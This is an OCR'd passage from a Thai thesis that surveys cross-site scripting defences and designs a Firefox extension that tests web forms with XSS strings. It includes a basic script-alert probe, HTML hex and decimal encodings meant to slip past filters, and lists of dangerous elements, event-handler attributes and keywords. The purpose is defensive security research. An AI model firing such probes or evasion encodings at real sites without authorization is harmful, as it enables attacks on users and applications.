ข้อจำกัดของวิธีนี้ต่อการตรวจจับครอสไซต์สคริปติ้งคือต้องพิจารณาการตรวจจับและแยกแยะว่าแท็กใดควรอยู่ในกลุ่มใดตามแต่ละเว็บแอพพลิเคชั่นดังนั้นจึงต้องอาศัยความรู้ความเชี่ยวชาญในการทำ อย่างไรก็ตามตัวงานเน้นที่ประสิทธิภาพการทำงานและกล่าวว่าประสิทธิภาพดีขึ้นได้ถึง 1 ใน 3 เมื่อเทียบกับการไม่ใช้

SMask: preventing injection attacks in web applications by approximating automatic data/code separation

M. Johns และ C. Beyerlein [39] เสนอเทคนิคตรวจจับครอสไซต์สคริปติ้งที่อาศัยการดูเอาต์พุต โดยทำการมาส์ก (mask) โค้ดแสดงผลที่ไม่เกี่ยวกับโค้ดทำงานของแอพพลิเคชั่นเอาไว้ก่อน เช่น เอชทีเอ็มแอลและจาวาสคริปต์ ดังนั้นเมื่อมีโค้ดออกมาจากกระบวนการทำงานก่อนที่จะ

เอามาส์กออกจึงหมายความว่ามีอินพุตที่เป็นโค้ดถูกส่งเข้ามา เพื่อป้องกันการโจมตีจึงทำการเข้ารหัสให้เป็นเอชทีเอ็มแอล สุดท้ายทำการเอาการมาส์กออกแล้วจึงส่งต่อไปให้ผู้ใช้ทำให้สามารถแสดงผลการทำงานได้อย่างถูกต้อง

เทคนิคนี้สามารถทำได้โดยการปรับเพิ่มการทำงานเข้าไปในคอมไพเลอร์ (compiler) หรือปรับซอสโค้ดของแอพพลิเคชั่น แต่เพื่อให้สามารถใช้วิธีนี้ได้และแสดงผลได้อย่างถูกต้องภาษาที่ใช้พัฒนาแอพพลิเคชั่นต้องเป็นภาษาที่สนับสนุนเอาต์พุตบัฟเฟอร์ (output buffer) และข้อจำกัดของวิธีนี้คือต้องมีคำหลักในการตรวจจับและการมาส์กที่ดี และในกรณีที่แอพพลิเคชั่นใช้โค้ดแสดงผลไปทำงานในตัวแอพพลิเคชั่นจะทำให้การสร้างคำหลักในการตรวจจับกลายเป็นเรื่องยุ่งยาก

3.2.4 **เทสท์**

SecuBat: a web vulnerability scanner

S. Kals และคณะ [17] นำเสนอเครื่องมือที่ใช้เทคนิคหลายอย่างที่มีอยู่มาประกอบกันเป็นเครื่องมือแบบแบล๊คบ็อกซ์ (Black-Box) แสกนเว็บหาฟอร์มแล้วใช้ชุดสตริงที่เตรียมไว้ยิงทดสอบโดยพิจารณาทั้งเอสคิวแอลอินเจคชันและครอสไซต์สคริปติ้งซึ่งได้เน้นรีเฟลคครอสไซต์สคริปติ้งเป็นหลัก ในการโจมตีครอสไซต์สคริปติ้งนั้นทำการสร้างการโจมตีที่เป็นการเรียกใช้สคริปต์ธรรมดา เช่น <script>alert('XSS');</script> ใส่ในทุกฟอร์มฟิลด์ส่งไปให้เซอร์เวอร์ทำงานและตรวจสอบเพจตอบสนองหาการปรากฏอยู่ของสคริปต์ที่ส่งเข้าไปเพื่อหาว่าเป็นจุดอ่อนต่อครอสไซต์สคริปติ้งหรือไม่ และทำการตรวจสอบว่าลักษณะของสคริปต์ที่ส่งเข้าไปอยู่ในส่วนที่จะถูกประมวลผลทำงานขึ้นโดยเบราว์เซอร์ได้หรือไม่ ถ้าเกิดไม่มีการป้องกันแต่ส่งกลับมาแล้วเบราว์เซอร์ไม่ทำงาน เช่น อยู่ภายใต้อีลีเมนต์อื่น เครื่องมือจะไม่ฟ้องว่าเป็นจุดอ่อน และยังได้ทำการพิจารณาสตริงทดสอบที่อยู่ในรูปแบบเข้ารหัสเอชทีเอ็มแอลแบบเดซิมอล (Dec : Decimal) นอกจากนี้ยังได้ใช้เทคนิคเพื่อช่วยในการหลบการตรวจจับอย่างเช่น อักษรตัวเล็กตัวใหญ่และเรียกจากแอททริบิวต์ src ของแท็ก <img>

อย่างไรก็ตามตัวงานไม่ได้เน้นตรวจสอบจุดอ่อนอย่างละเอียดเพราะรูปแบบสตริงทดสอบมีน้อย แต่เน้นที่การแสดงให้เห็นถึงความง่ายในการค้นหาและโจมตีจุดอ่อนครอสไซต์สคริปติ้งต่อแอพพลิเคชั่นจำนวนมาก

Identifying Cross Site Scripting Vulnerabilities in Web Applications

G. A. D. Lucca และคณะ [25] ทำการทดสอบจากจุดอ่อนที่ค้นพบจากการตรวจสอบซอสโค้ดอย่างที่เคยกล่าวไปแล้วในส่วนของแอนนะไลซ์โดยทำการทดสอบทั้งกรณีสทอร์ดครอสไซต์สคริปติ้งและรีเฟลคครอสไซต์สคริปติ้งซึ่งเสนอการใช้สตริงทดสอบที่รวบรวมจากเว็บความปลอดภัยหลายแหล่งแต่ไม่ได้กล่าวรายละเอียดของสตริงทดสอบไว้อย่างชัดเจน

Security testing with Selenium

V. Kongsli [40] เสนอเทคนิคการใช้พฤติกรรมในทางที่ผิด (misuse story) นำมาใช้สร้างชุดทดสอบให้กับการทำงานของซีลีเนียม (Selenium) [41] เครื่องมือที่อำนวยความสะดวกในการทดสอบการทำงานของเว็บแอพพลิเคชั่น เช่น ส่งชุดทดสอบทั้งหมดที่สร้างไว้ไปทำงานแล้วบันทึกผลไว้ตรวจสอบ โดยนำมาประยุกต์ใช้ทำการทดสอบความปลอดภัยแต่รายละเอียดในการตรวจสอบรวมถึงสตริงทดสอบไม่ได้กล่าวไว้อย่างชัดเจน อย่างไรก็ตามสำหรับครอสไซต์สคริปติ้งพฤติกรรมในทางที่ผิดคือความพยายามในการส่งสคริปต์เข้าไปแล้วสามารถตอบสนองกลับมาทำงานได้


3.3 สรุปผลการแบ่งงานวิจัยตามลักษณะที่มีต่อครอสไซต์สคริปติ้ง

งานวิจัยที่เกี่ยวข้องซึ่งได้กล่าวมาสามารถจัดแบ่งออกได้เป็นดังรูปที่ 3.1 และสามารถสรุปเทคนิคในแต่ละกลุ่มได้เป็นตารางที่ 3.1

จากรูปที่ 3.1 การแบ่งงานวิจัยที่ได้ศึกษาจากลักษณะการป้องกันที่มีต่อครอสไซต์สคริปติ้งพบว่างานวิจัยส่วนใหญ่ตกอยู่ในส่วนของมิททิเกทซึ่งไม่ได้เป็นเทคนิคที่มุ่งหมายทำให้ปัญหาครอสไซต์สคริปติ้งหมดไป ส่วนใหญ่เป็นการอำนวยความสะดวกในการป้องกันหรือตอบสนองความต้องการของการทำงานที่มากกว่าปกติให้แก่ผู้พัฒนา เช่น กำหนดการทำงานของเบราว์เซอร์เพิ่มเติม ทำให้ความปลอดภัยจะดีหรือไม่ขึ้นอยู่กับผู้ที่นำไปใช้จะใส่ใจในปัญหามากน้อยเพียงใด ขณะที่จำนวนงานวิจัยในส่วนอื่นไม่มีความแตกต่างกันนัก แอนนะไลซ์เป็นเทคนิคที่จำเป็นต้องเข้าถึงซอสโค้ดและการใช้งานกับแอพพลิเคชั่นประเภทสคริปต์ยังมีความผิดพลาดหรือข้อจำกัดอยู่ ดิเทคท์เป็นเทคนิคที่หลังจากเริ่มใช้งานแล้วจะช่วยให้สามารถป้องกันการโจมตีได้แม้ตัวแอพพลิเคชั่นจะมีจุดอ่อนแต่ในบางแอพพลิเคชั่นอาจจะทำให้เทคนิคนี้ไม่ประสบความสำเร็จหรือทำได้ยุ่งยาก สำหรับเทสท์ผลการตรวจสอบขึ้นอยู่กับสตริงทดสอบที่ใช้ โดยต้องมีลักษณะของสตริงและจำนวนรูปแบบที่เพียงพอต่อการโจมตีที่สามารถเกิดขึ้นได้ ทำให้การสร้างสตริงเพื่อทดสอบให้ครอบคลุมตามแบบวิธีทั่วไปเป็นเรื่องที่ลำบาก ซึ่งพบว่าทั้งสามงานไม่ได้ให้ความสำคัญในเรื่องนี้ โดย [17] เป็นการนำการโจมตีที่นิยมใช้โจมตีมาทำการทดสอบและ [25] ที่แนะนำการใช้สตริงโจมตีที่รวบรวมจากแหล่งต่างๆมาใช้ทดสอบ ขณะที่ [40] ไม่ได้กล่าวถึงรายละเอียดของสตริงทดสอบไว้อย่างชัดเจน

ในงานวิจัยนี้ผู้วิจัยได้ทำการพัฒนาเครื่องมือที่ช่วยทำการทดสอบขึ้นเพื่อช่วยเหลือในเรื่องสตริงทดสอบ โดยมีการทำงานตรวจสอบจากความเสี่ยงที่การป้องกันของฝั่งเซอร์เวอร์ไม่ควรอนุญาตให้ใช้งานเพิ่มขึ้นมาทำให้สามารถทดสอบได้ครอบคลุมมากขึ้น และยังมีการทำงานตรวจสอบลักษณะการป้องกันของฝั่งเซอร์เวอร์ในเรื่องอักขระและการเข้ารหัสที่ฝั่งเซอร์เวอร์ควรจะ

ป้องกัน นอกจากนี้เครื่องมือได้ถูกพัฒนาให้เข้าใจถึงความเสี่ยงได้สะดวกทำให้ทราบลักษณะการป้องกันของฝั่งเซอร์เวอร์ที่มีต่อครอสไซต์สคริปติ้งจึงช่วยให้สามารถปรับปรุงแก้ไขการป้องกันได้ง่ายขึ้น



รูปที่ 3.1 ผลการแบ่งงานวิจัยที่ได้ศึกษาจากลักษณะการป้องกันที่มีต่อครอสไซต์สคริปติ้ง

ตารางที่ 3.1 สรุปเทคนิคในแต่ละกลุ่มของงานวิจัยที่ได้ศึกษา

งานวิจัย	กลุ่ม	เทคนิค	ความปลอดภัย	ข้อจำกัด
G. A. D. Lucca และคณะ [26]	แอนนะไลซ์และเทสท์	ตรวจสอบซีเอฟจีและทดสอบโจมตีจุดอ่อนที่พบ	สตาติกอนาไลซิสและทดสอบโจมตีจุดอ่อนที่พบเพื่อดูผล	ต้องเข้าถึงซอสโค้ดและผลการทดสอบขึ้นอยู่กับสตริงทดสอบ
Y.-W. Huang และคณะ [27]	แอนนะไลซ์	ใช้ไทป์ซิสเท็มเข้าช่วย	สตาติกอนาไลซิส	ต้องเข้าถึงซอสโค้ด
N. Jovanovic และคณะ [28]	แอนนะไลซ์	วิเคราะห์สมนาม	สตาติกอนาไลซิส	ต้องเข้าถึงซอสโค้ด

O. Ismail และคณะ [30]	ดิเทคท์	พร็อกซี่ฝั่งไคล์เอนท์	เปรียบเทียบการร้องขอและการตอบสนอง	ในบางกรณีพร็อกซี่จำเป็นต้องร้องขอ 2 รอบ
C. Kruegel และ G. Vigna [31]	ดิเทคท์	ตรวจสอบจากความผิดปกติ	พิจารณาลักษณะต่างๆของตัวแปร	ต้องทำการเรียนรู้จากข้อมูลที่ปลอดจากการโจมตีของแอพพลิเคชั่นก่อน
H. J. Wang และคณะ [15]	มิททิเกท	ใช้ <Sandbox> เข้าช่วย	ไม่ให้คอนเทนต์ที่อยู่ในแซนด์บ็อกซ์ไปยุ่งเกี่ยวกับทรัพยากรด้านนอก	เปลี่ยนแปลงในหลายส่วนทั้งเบราว์เซอร์และแอพพลิเคชั่น
J.-C. Lin และ J.-M. Chen [32]	มิททิเกท	ใช้สไปเดอร์ตรวจสอบเพจหาจุดเชื่อมต่อ	สร้างกระบวนการตรวจสอบอินพุตขึ้นอย่างอัตโนมัติ	ต้องเข้าถึงซอสโค้ดเพื่อนำการป้องกันไปใช้และการป้องกันที่สร้างจากเครื่องมือ อาจจะไม่เป็นไปตามที่ผู้พัฒนาต้องการ
T. Jim และคณะ [33]	มิททิเกท	ให้ฝั่งเซอร์เวอร์กำหนดการรันสคริปต์ของเบราว์เซอร์	ไวท์ลิสต์และการทำแซนด์บ็อกซ์ดอคคิวเมนต์ออบเจกต์โมเดล	ต้องปรับเปลี่ยนทั้งแอพพลิเคชั่นและเบราว์เซอร์
B. Livshits และ I. Erlingsson [34]	มิททิเกท	ใส่ฟังก์ชั่นที่สร้างความปลอดภัยในเครื่องมือที่ใช้สร้างเว็บแอพพลิเคชั่น	กฎในการเข้าถึงคอนเทนต์	ต้องปรับเปลี่ยนทั้งแอพพลิเคชั่นและเบราว์เซอร์
E. Kirda และคณะ [35]	มิททิเกท	เว็บไฟร์วอล	ควบคุมการเชื่อมต่อของเบราว์เซอร์	ต้องมีกฎการเชื่อมต่อที่ดี
D. Scott และ R. Sharp [36]	มิททิเกท	แอพพลิเคชั่นเลเวลไฟร์วอล	ตรวจสอบลักษณะพารามิเตอร์ตามโพลีซี	ต้องมีการทำโพลิซีที่ดี
J. Shanmugam และ M. Ponnavaikko [37]	มิททิเกท	ใช้เทคโนโลยีเอสโอเอเข้าช่วย	ตรวจสอบลักษณะพารามิเตอร์เทียบกับสคีมา	ต้องมีการทำสคีมาที่ดี

G. Hermosillo และคณะ [38]	มิททิเกท	ใช้แนวคิดเอโอพีเขียนแอพพลิเคชั่นแยกโค้ดส่วนทำงานกับส่วนความปลอดภัยออกจากกัน	ตรวจสอบพารามิเตอร์ก่อนใช้งานตามโพลิซี	ปรับเปลี่ยนแอพพลิเคชั่นและต้องมีการทำโพลิซีที่ดี
J. Shanmugam และ M. Ponnavaikko [39]	มิททิเกท	ใช้เธรดเข้าช่วยในเรื่องประสิทธิภาพการทำงาน	ตรวจสอบสตริงพารามิเตอร์ตามกลุ่มที่พิจารณา	ต้องพิจารณาแยกแยะแท็กสำหรับใช้ตรวจสอบ
M. Johns และ C. Beyerlein [40]	มิททิเกท	มาส์กเอาโค้ดแสดงผลออกก่อน	ตรวจสอบเอาต์พุตเทียบกับคำที่พิจารณา	ต้องมีคำหลักในการตรวจจับและการมาส์กที่ดี
S. Kals และคณะ [17]	เทสท์	เครื่องมือแบบแบล๊คบ็อกซ์แสกนเว็บหาฟอร์มแล้วทดสอบ	ใช้ชุดสตริงที่เตรียมไว้ทดสอบโจมตีเพื่อดูผล	ผลการทดสอบขึ้นอยู่กับลักษณะของสตริงทดสอบ
V. Kongsli [41]	เทสท์	อาศัย [41] ในการตรวจสอบ	นำพฤติกรรมที่ไม่เหมาะสมมาใช้สร้างชุดทดสอบ	ผลการทดสอบขึ้นอยู่กับลักษณะของสตริงทดสอบ

บทที่ 4

การออกแบบพัฒนาเครื่องมือ

เพื่อเป็นการบรรเทาปัญหาในการทดสอบความปลอดภัยเกี่ยวกับครอสไซต์สคริปติ้งและเพื่อเป็นการช่วยให้ข้อมูลเพิ่มเติมแก่ผู้ใช้ในการตัดสินใจทรัสต์เว็บแอพพลิเคชั่นในเบื้องต้น ผู้วิจัยจึงคิดค้นพัฒนาเครื่องมือเพื่อช่วยลดปัญหาของครอสไซต์สคริปติ้งขึ้นโดยมีลักษณะการทำงานเป็นการทดสอบ

เครื่องมือที่ได้ทำการพัฒนาขึ้นเป็นเอกเทนชันของไฟร์ฟอกซ์โดยมีจุดประสงค์สองประการ คือเพื่อเป็นแนวทางเบื้องต้นในการให้ข้อมูลแก่ผู้ใช้ได้นำไปพิจารณาในการทรัสต์และเพื่อช่วยเหลือการทดสอบความปลอดภัยแก่เว็บแอพพลิเคชั่น โดยเครื่องมือจะทดสอบโดยการส่งสตริงทดสอบไปทำงานตามแต่รูปแบบของการทดสอบที่กำหนดไว้ ซึ่งตัวเครื่องมือจะไม่มีสไปเดอร์ในการแสกนเพจ แต่อาศัยการทำงานของผู้ใช้ในการค้นหาฟอร์มโดยอาศัยข้อมูลจากเพจที่ผู้ใช้เปิดและเป็นการทดสอบจากฟิลด์ที่ใช้รับอินพุตของฟอร์มซึ่งเป็นสิ่งที่แอพพลิเคชั่นตั้งใจให้ใช้เท่านั้น

4.1 รูปแบบการทำงานของเครื่องมือ

เพื่อเป็นอำนวยความสะดวกในการใช้งาน เครื่องมือจึงถูกพัฒนาเป็นเอกเทนชันของไฟร์ฟอกซ์โดยเครื่องมือจะทำงานเก็บข้อมูลจากฟอร์มที่ผู้ใช้งานเปิดพบและทำการทดสอบการป้องกันโดยส่งสตริงทดสอบไปทำงานตามแต่รูปแบบที่เลือกไว้อย่างอัตโนมัติ ทั้งนี้การทำงานอยู่ในลักษณะของเบื้องหลัง (background) และมีรูปแบบการทำงาน 4 รูปแบบ

1. รูปแบบการตรวจสอบพื้นฐาน เป็นการทดสอบเฉพาะฟอร์มที่มีเมธอด (method) เป็นเก็ทเท่านั้น ซึ่งการทำงานในรูปแบบนี้เป็นการตรวจสอบอีลีเมนต์หลักที่สามารถก่อให้เกิดการโจมตีโดยตรงที่นิยมใช้ ได้แก่ <script> <iframe> เป็นต้น

2. รูปแบบการตรวจสอบแท็ก ทำการตรวจสอบอีลีเมนต์ แอททริบิวต์และคำสำคัญต่างๆที่สามารถก่อให้เกิดการโจมตีครอสไซต์สคริปติ้งได้ โดยทำการรวบรวมจากเว็บเกี่ยวกับการโจมตีและความปลอดภัยหลายๆแหล่ง [42-48] ซึ่งได้แบ่งกลุ่มเป็นอีลีเมนต์ที่พิจารณา อีลีเมนต์ที่พิจารณาเพิ่มเติม แอททริบิวต์ที่พิจารณาและคำสำคัญ

3. รูปแบบการตรวจสอบอักขระและการเข้ารหัส ทำการตรวจสอบการป้องกันอักขระของฝั่งเซอร์เวอร์ เช่น > < ' " \ / & # และตรวจสอบการโจมตีในรูปแบบเข้ารหัสตามการเข้ารหัสที่พิจารณาซึ่งได้แก่ เอชทีเอ็มแอลเฮกซ์ (Hex : Hexadecimal) ที่มีเซมิโคลอน (semicolons) และเอชทีเอ็มแอลแบบเดซิมอล

4. รูปแบบการตรวจสอบโดยการโจมตีจริง เป็นการตรวจสอบโดยใช้สตริงโจมตีที่ได้รวบรวมมาจาก [24] ซึ่งเป็นวิธีที่นิยมใช้ในการตรวจสอบครอสไซต์สคริปติ้ง

สาเหตุที่เครื่องมือมีการทำงานหลายรูปแบบเพราะในการโจมตีจริงมีการใช้ประโยชน์จากการที่สามารถทำการโจมตีให้หลบการดักจับได้หลายวิธี ดังนั้นการทดสอบโดยใช้แค่การโจมตีที่มีอยู่จะสามารถให้ข้อมูลแค่การโจมตีที่ส่งไปทำงานได้หรือไม่ได้ ในขณะที่เครื่องมือของเราจะทำการตรวจสอบจากการป้องกันที่มีของฝั่งเซอร์เวอร์ ทำให้ได้ข้อมูลการป้องกันต่อปัญหาครอสไซต์สคริปติ้งที่มีอยู่ออกมา

รูปแบบที่หนึ่งหรือรูปแบบตรวจสอบพื้นฐานเป็นการทดสอบในแบบเบื้องต้นซึ่งเป็นพื้นฐานที่ทุกเซอร์เวอร์ควรจะทำการป้องกันและเป็นแนวทางที่จะให้ข้อมูลในการทรัสต์กับผู้ใช้ในเบื้องต้น ส่วนรูปแบบที่สองหรือรูปแบบการตรวจสอบแท็กนั้น ในเซอร์เวอร์ที่คำนึงถึงความปลอดภัยเกี่ยวกับครอสไซต์สคริปติ้งจึงจะพิจารณาป้องกัน ในขณะที่รูปแบบที่สามหรือรูปแบบการตรวจสอบอักขระและการเข้ารหัสเป็นการตรวจสอบการป้องกันเพื่อให้ข้อมูลเพิ่มเติมเกี่ยวกับเรื่องการป้องกันอักขระอันตรายและการตรวจสอบการเข้ารหัส และสุดท้ายรูปแบบที่สี่หรือรูปแบบการตรวจสอบโดยการโจมตีจริง เป็นการทดสอบโดยใช้ชุดการโจมตีที่มีอยู่โจมตีเพื่อให้แน่ใจว่าการป้องกันของฝั่งเซอร์เวอร์ปราศจากต่อความเสี่ยงจากสตริงโจมตีที่มีลักษณะผิดแปลกและเป็นที่นิยมในการโจมตี

จากการที่แอพพลิเคชั่นส่วนใหญ่จะไม่ค่อยให้ข้อมูลในด้านการป้องกันกับผู้ใช้ ทำให้การตรวจสอบโดยไม่รบกวนการทำงานของเซอร์เวอร์เป็นเรื่องที่ทำได้ลำบาก ดังนั้นการทำงานของเครื่องมือในรูปแบบที่สอง สามและสี่ที่เป็นการทำงานกับเมธอดโพสต์จึงเหมาะสมที่จะให้ผู้พัฒนาเว็บแอพพลิเคชั่นใช้ในการตรวจสอบเพราะปริมาณการทดสอบมีมากและจะทำให้เกิดการรบกวนการทำงานของแอพพลิเคชั่นได้ ส่วนการทำงานในรูปแบบที่หนึ่งหรือรูปแบบการตรวจสอบพื้นฐานสามารถให้ผู้ใช้ใช้งานได้เพราะจะทำการตรวจสอบเมื่อฟอร์มของแอพพลิเคชั่นที่ผู้ใช้เปิดพบเป็นการใช้เมธอดเก็ทเท่านั้นและมีปริมาณการตรวจสอบที่น้อยจึงไม่มีผลกระทบต่อแอพพลิเคชั่นมากนัก

4.2 ชุดการทดสอบของเครื่องมือ

ในเบื้องต้นชุดการทดสอบจะประกอบด้วยอักขระสำคัญ คำสำคัญที่น่าสนใจที่อาจก่อให้เกิดครอสไซต์สคริปติ้งได้รวมถึงการเข้ารหัสของคำสำคัญในรูปแบบต่างๆ และสุดท้ายจะเป็นชุดการโจมตีครอสไซต์สคริปติ้งที่ถูกเก็บรวบรวมไว้โดย [24] ซึ่งคำสำคัญ แอททริบิวต์และอีลีเมนต์ที่นำมาใช้นั้นจะทำการรวบรวมจากเว็บเกี่ยวกับการโจมตีและความปลอดภัยหลายแหล่ง [42-48]

1. อีลีเมนต์ที่พิจารณา ได้แก่ applet, base, bgsound, blink, body, embed, frame, frameset, iframe, ilayer, input, layer, link, meta, object, script, style, title, xml ซึ่งเหล่านี้เป็นอีลีเมนต์ที่ถือว่าไม่ควรปล่อยให้ผู้ใช้สร้างขึ้นมาเอง เพราะจะก่อให้เกิดปัญหาได้มาก

2. อีลีเมนต์ที่พิจารณาเพิ่มเติม ได้แก่ a, img, table ซึ่งเป็นอีลีเมนต์ที่ส่วนใหญ่จะอนุญาตให้ใช้เพื่อให้แอพพลิเคชั่นทำงานได้ แต่ถ้าใช้ร่วมกับแอททริบิวต์บางตัวและคำสำคัญแล้วจะก่อให้เกิดการโจมตีขึ้น ดังนั้นในการทดสอบของคำสำคัญจึงต้องนำอีลีเมนต์เหล่านี้มาร่วมตรวจสอบ

3. แอททริบิวต์ที่พิจารณา ได้แก่แอททริบิวต์ตามในตารางที่ 4.1 ซึ่งแอททริบิวต์ประเภท on ทั้งหมดนั้นสามารถที่จะเรียกการทำงานในรูปแบบสคริปต์ได้โดยตรงจึงไม่ควรให้มีการใช้ ส่วน style เป็นแอททริบิวต์ที่สามารถนำมาสร้างการโจมตีได้และ dynsrc ที่ปัจจุบันไม่ค่อยพบการใช้งานและสามารถก่อให้เกิดการโจมตีได้จึงไม่ควรอนุญาตเช่นกัน

ตารางที่ 4.1 แอททริบิวต์ที่พิจารณา

แอททริบิวต์ที่พิจารณา
onabort, onactivate, onafterprint, onafterupdate, onbeforeactivate, onbeforecopy, onbeforecut, onbeforedeactivate, onbeforeeditfocus, onbeforepaste, onbeforeprint, onbeforeunload, onbeforeupdate, onblur, onbounce, oncellchange, onchange, onclick, oncontextmenu, oncontrolselect, oncopy, oncut, ondataavailable, ondatasetchanged, ondatasetcomplete, ondblclick, ondeactivate, ondrag, ondragend, ondragenter, ondragleave, ondragover, ondragstart, ondrop, onerror, onerrorupdate, onfilterchange, onfinish, onfocus, onfocusin, onfocusout, onhelp, onkeydown, onkeypress, onkeyup, onlayoutcomplete, onload, onlosecapture, onmousedown, onmouseenter, onmouseleave, onmousemove, onmouseout, onmouseover, onmouseup, onmousewheel, onmove, onmoveend, onmovestart, onpaste, onpropertychange, onreadystatechange, onreset, onresize, onresizeend, onresizestart, onrowenter, onrowexit, onrowsdelete, onrowsinserted, onscroll, onselect, onselectionchange, onselectstart, onstart, onstop, onsubmit, onunload, style, dynsrc

4. คำสำคัญ ได้แก่ javascript, script เนื่องจากเป็นคำสำคัญที่สามารถก่อให้เกิดการโจมตีได้เมื่อใช้ร่วมในอีลีเมนต์จึงต้องมีการตรวจสอบ


5. การเข้ารหัสที่พิจารณาได้แก่ เอชทีเอ็มแอลเฮกซ์ที่มีเซมิโคลอนและเอชทีเอ็มแอลแบบเดซิมอล โดยการเข้ารหัสที่ใช้ในงานวิจัยนี้จะใช้มาตรฐานยูทีเอฟ 8 (UTF-8) ซึ่งเป็นมาตรฐานที่มีการใช้งานกันอย่างแพร่หลาย

ตารางที่ 4.2 การเข้ารหัสของ “<” และ script ในรูปแบบเอชทีเอ็มแอลเฮกซ์ที่มีเซมิโคลอนและเอชทีเอ็มแอลแบบเดซิมอล

รูปแบบการเข้ารหัส	<	script
เอชทีเอ็มแอลเฮกซ์ที่มีเซมิโคลอน	<	script
เอชทีเอ็มแอลแบบเดซิมอล	&#60	&#115&#99&#114&#105&#112&#116

4.3 การทำงานของเครื่องมือ

เครื่องมือได้ถูกพัฒนาขึ้นเป็นไฟร์ฟอกซ์เอกเทนชัน เมื่อทำการติดตั้งแล้วการใช้งานต้องใช้ผ่านเบราว์เซอร์ไฟร์ฟอกซ์ โดยเปิดใช้งานเครื่องมือและเลือกรูปแบบการทำงานที่ต้องการ จากนั้นเมื่อเปิดเว็บเครื่องมือจะทำการค้นหาฟอร์มและเก็บค่าจากฟอร์มในเพจที่เบราว์เซอร์ทำงานอยู่ เช่น ชื่อฟอร์ม ฟิลด์ของฟอร์ม ลำดับ เมธอด(เก็ท, โพสต์) เมื่อพบฟอร์มทำการสร้างสตริงทดสอบตามแต่รูปแบบการทำงานที่ตั้งไว้และทำการร้องขอส่งสตริงทดสอบไปยังเซอร์เวอร์ ดักจับการตอบสนองที่เซอร์เวอร์ตอบกลับมาในรูปแบบเท็กซ์เพื่อตรวจสอบผลตามแต่รูปแบบที่ได้เลือกไว้ โดยจะทดสอบไปจนครบตามชุดทดสอบของแต่ละรูปแบบแล้วทำการรายงานผลออกมา สรุปการทำงานของเครื่องมือได้ตามรูปที่ 4.1



รูปที่ 4.1 การทำงานของเครื่องมือ

4.4 วิธีการทดสอบในแต่ละรูปแบบ

เพื่อให้การตรวจสอบสามารถทำได้สะดวก การทดสอบที่ส่งไปต้องถูกล้อมรอบด้วยชุดอักขระที่กำหนดไว้ก่อนที่เรียกว่าโทเค็น (token) ซึ่งในการทดสอบ ตัวการทดสอบจะถูกส่งไปในลักษณะดังรูป

รูปที่ 4.2 รูปแบบของชุดทดสอบที่จะถูกส่งไปทำการทดสอบ

